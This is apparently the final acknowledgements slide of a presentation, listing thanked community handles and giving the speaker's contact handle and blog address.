- @Tomato
- @雨了个雨
- @他，是鹿
- @wd0g
- @L3m0n
- @栋栋的栋
- @roker
- @xfkxfk
- @乐清小俊杰
- @Joseph
- @Melody
- @聂心明
- @索马里的海贼
- @mLT
- @HackBraid
- @mm519
- @fyth
- @所有圈子里的童鞋

# Thanks!

## ANY QUESTIONS?

You can find me at:

@phithon别跟路人甲BB

https://www.leavesongs.com